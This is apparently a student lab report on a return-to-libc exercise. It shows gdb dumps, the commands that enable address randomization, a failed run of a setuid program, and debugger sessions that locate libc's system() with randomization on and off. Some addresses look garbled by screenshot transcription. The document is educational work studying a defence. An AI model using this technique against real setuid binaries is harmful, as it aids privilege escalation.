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
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Terminal 12 11:28 AM
0xbffffb5e:      "DESKTOP_SESSION=ubuntu"
0xbffffb75:      "=_/usr/bin/gdb"
0xbffffb84:      "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffba5:      "QT_IM_MODULE=ibus"
0xbffffbb7:      "JOB=unity-settings-daemon"
0xbffffbd1:      "PWD=/home/seed"
0xbffffbe0:      "XDG_SESSION_TYPE=x11"
0xbffffbf5:      "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffcla:      "XMODIFIERS=@im=ibus"
0xbfffffc2e:      "LANG=en_US.UTF-8"
0xbfffffc3f:      "GNOME_KEYRING_PID="
0xbfffffc52:      "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffc88:      "GDM_LANG=en_US"
0xbfffffc97:      "IM_CONFIG_PHASE=1"
0xbffffca9:      "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffccd:      "LINES=27"
0xbffffcd6:      "GDMSESSION=ubuntu"
0xbffffce8:      "GTK2_MODULES=overlay-scrollbar"
0xbfffffd07:      "SESSIONTYPE=gnome-session"
0xbfffffd21:      "XDG_SEAT=seat0"
0xbfffffd30:      "HOME=/home/seed"
0xbfffffd40:      "SHLVL=1"
0xbfffffd48:      "LANGUAGE=en_US"
0xbfffffd57:      "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbfffffd83:      "LIBGL_ALWAYS_SOFTWARE=1"
0xbfffffd9b:      "UPSTART_INSTANCE="
0xbfffffdad:      "LOGNAME=seed"
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Terminal 11:28 AM
0xbffffdad:      "LOGNAME=seed"
0xbffffdba:      "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdd5:      "UPSTART_EVENTS=xsession started"
0xbffffdf5:      "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffe0f:      "QT4_IM_MODULE=xim"
0xbffffe21:      "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/sh
are:/var/lib/snapd/desktop"
0xbffffe87:      "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbffffeab:      "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-oeyljvrKTq"
0xbfffffe7:      "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff07:      "UPSTART_JOB=unity7"
0xbfffff1a:      "INSTANCE="
0xbfffff24:      "DISPLAY=:0"
0xbfffff2f:      "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffff4e:      "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffff75:      "GTK_IM_MODULE=ibus"
0xbfffff88:      "XDG_CURRENT_DESKTOP=Unity"
0xbfffffa2:      "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffc4:      "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffe6:      "/home/seed/retlib_gdb"
0xbffffffc:      ""
0xbffffffd:      ""
0xbffffffe:      ""
0xbfffffff:      ""
0xc0000000:      <error: Cannot access memory at address 0xc0000000>
0xc0000000:      <error: Cannot access memory at address 0xc0000000>
0xc0000000:      <error: Cannot access memory at address 0xc0000000>
```

Task 5: Address Randomization

In this task we will turn on randomization and repeat the attack from task 1 in the following randomization is set to 2 to enable address randomization. In this task, let us turn on Ubuntu's address randomization protection. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your return-to-libc attack difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$ sysctl kernel.randomize_va_space  
$ sudo sysctl -w kernel.randomize_va_space=2  
$ ls -l retlib badfile exploit  
$ ./retlib
```



The screenshot shows a standard Ubuntu desktop interface with a terminal window open. The terminal output is as follows:

```
Terminal  
seed@CS412_Suhan_Attacker:~$ sysctl kernel.randomize_va_space  
kernel.randomize_va_space = 2  
seed@CS412_Suhan_Attacker:~$ sudo sysctl -w kernel.randomize_va_space=2  
kernel.randomize_va_space = 2  
seed@CS412_Suhan_Attacker:~$ ls -l retlib badfile exploit  
-rw-rw-r-- 1 seed seed 40 Feb 26 06:54 badfile  
-rwxrwxr-x 1 seed seed 7472 Feb 26 06:54 exploit  
-rwsr-xr-x 1 root seed 7476 Feb 26 06:36 retlib  
seed@CS412_Suhan_Attacker:~$ ./retlib  
Segmentation fault  
seed@CS412_Suhan_Attacker:~$
```

Explore disable-randomization option in Ubuntu and notice how gdb disables randomization by default.

```
$ gdb retlib_gdb  
$ b bof  
$ r
```

```
Terminal
seed@CS412_Suhan_Attacker:~$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 11.
gdb-peda$ r
Starting program: /home/seed/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

```
Terminal
[-----registers-----]
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffed28 --> 0xbffffed58 --> 0x0
ESP: 0xbffffed10 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[-----stack-----]
0000| 0xbffffed10 --> 0x80485c2 ("badfile")
0004| 0xbffffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffed18 --> 0x1
0012| 0xbffffed1c --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)
```

```

Terminal [-----code-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax

[-----stack-----]
0000| 0xbffffd10 --> 0x80485c2 ("badfile")
0004| 0xbffffd14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffd18 --> 0x1
0012| 0xbffffd1c --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)
0016| 0xbffffd20 --> 0xb7f1ddbc --> 0xbffffe0c --> 0xbfffff010 ("XDG_VTNR=7")
0020| 0xbffffd24 --> 0xb7dc8406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbffffd28 --> 0xbffffed58 --> 0x0
0028| 0xbffffd2c --> 0x804850f (<main+52>: add esp,0x10)

[-----]

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11 /* The following statement has a buffer overflow problem */ fread(buffer, s
izeof(char), 40, badfile);
gdb-peda$ 

```

```

$ show disable-randomization
$ p system
$ r
$ p system (Notice the value does not change)
$ set disable-randomization off
$ show disable-randomization
$ r
$ p system (Notice change in value from the previous debug run)

```

```

Terminal
gdb-peda$ show disable-randomization
Disabling randomization of debugger's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da3da0 <__libc_system>
gdb-peda$ r
Starting program: /home/seed/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----registers-----]
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1b000 --> 0x1b1db0
ESI: 0xb7f1b000 --> 0x1b1db0
EDI: 0xb7f1b000 --> 0x1b1db0
EBP: 0xbffffd28 --> 0xbffffed58 --> 0x0
ESP: 0xbffffd10 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax

[-----stack-----]

```

```
Terminal
EDI: 0xb7f1b000 --> 0xb1bdb0
EBP: 0xbffffed28 --> 0xbffffed58 --> 0x0
ESP: 0xbffffed10 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[-----stack-----]
0000| 0xbffffed10 --> 0x80485c2 ("badfile")
0004| 0xbffffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffed18 --> 0x1
0012| 0xbffffed1c --> 0xb7dc7400 (<_IO_new_fopen>: push ebx)
0016| 0xbffffed20 --> 0xb7f1cdcb --> 0xbffffee0c --> 0xbfffff010 ("XDG_VTNR=7")
0020| 0xbffffed24 --> 0xb7dc7406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbffffed28 --> 0xbffffed58 --> 0x0
0028| 0xbffffed2c --> 0x804850f (<main+52>: add esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11 /* The following statement has a buffer overflow problem */ fread(buffer, sizeof(char), 40, badfile);
gdb-peda$
```

```
Terminal
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[-----stack-----]
0000| 0xbffffed10 --> 0x80485c2 ("badfile")
0004| 0xbffffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffed18 --> 0x1
0012| 0xbffffed1c --> 0xb7dc7400 (<_IO_new_fopen>: push ebx)
0016| 0xbffffed20 --> 0xb7f1cdcb --> 0xbffffee0c --> 0xbfffff010 ("XDG_VTNR=7")
0020| 0xbffffed24 --> 0xb7dc7406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbffffed28 --> 0xbffffed58 --> 0x0
0028| 0xbffffed2c --> 0x804850f (<main+52>: add esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11 /* The following statement has a buffer overflow problem */ fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xb7da3da0 <__libc_system>
gdb-peda$
```

Terminal

```
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7da3da0 <__libc_system>
gdb-peda$
```

Terminal

```
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debugger's virtual address space is off.
gdb-peda$ r
Starting program: /home/seed/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

```
Terminal [----- registers -----]

EAX: 0x84a6a88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb76f8000 --> 0x1b1db0
ESI: 0xb76f8000 --> 0x1b1db0
EDI: 0xb76f8000 --> 0x1b1db0
EBP: 0xbfa8f708 --> 0xbfa8f738 --> 0x0
ESP: 0xbfa8f6f0 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<b0f+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]

0x80484bb <b0f>: push ebp
0x80484bc <b0f+1>: mov ebp,esp
0x80484be <b0f+3>: sub esp,0x18
=> 0x80484c1 <b0f+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <b0f+9>: push 0x28
0x80484c6 <b0f+11>: push 0x1
0x80484c8 <b0f+13>: lea eax,[ebp-0x14]
0x80484cb <b0f+16>: push eax
[----- stack -----]
0000| 0xbfa8f6f0 --> 0x80485c2 ("badfile")
0004| 0xbfa8f6f4 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfa8f6f8 --> 0x1
0012| 0xbfa8f6fc --> 0xb75a4400 (<_IO_new_fopen>: push ebx)

```

```
Terminal [----- stack -----]

0x80484c6 <b0f+11>: push 0x1
0x80484c8 <b0f+13>: lea eax,[ebp-0x14]
0x80484cb <b0f+16>: push eax
[----- stack -----]
0000| 0xbfa8f6f0 --> 0x80485c2 ("badfile")
0004| 0xbfa8f6f4 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfa8f6f8 --> 0x1
0012| 0xbfa8f6fc --> 0xb75a4400 (<_IO_new_fopen>: push ebx)
0016| 0xbfa8f700 --> 0xb76f9dbc --> 0xbfa8f7ec --> 0xbfa91010 ("XDG_VTNR=7")
0020| 0xbfa8f704 --> 0xb75a4406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfa8f708 --> 0xbfa8f738 --> 0x0
0028| 0xbfa8f70c --> 0x804850f (<main+52>: add esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x84a6a88) at retlib.c:11
11          /* The following statement has a buffer overflow problem */ fread(buffer, s
izeof(char), 40, badfile);
gdb-peda$ p system
$4 = {<text variable, no debug info>} 0xb7580da0 <__libc_system>
gdb-peda$ p system
$5 = {<text variable, no debug info>} 0xb7580da0 <__libc_system>
gdb-peda$ p system
$6 = {<text variable, no debug info>} 0xb7580da0 <__libc_system>
gdb-peda$ 
```
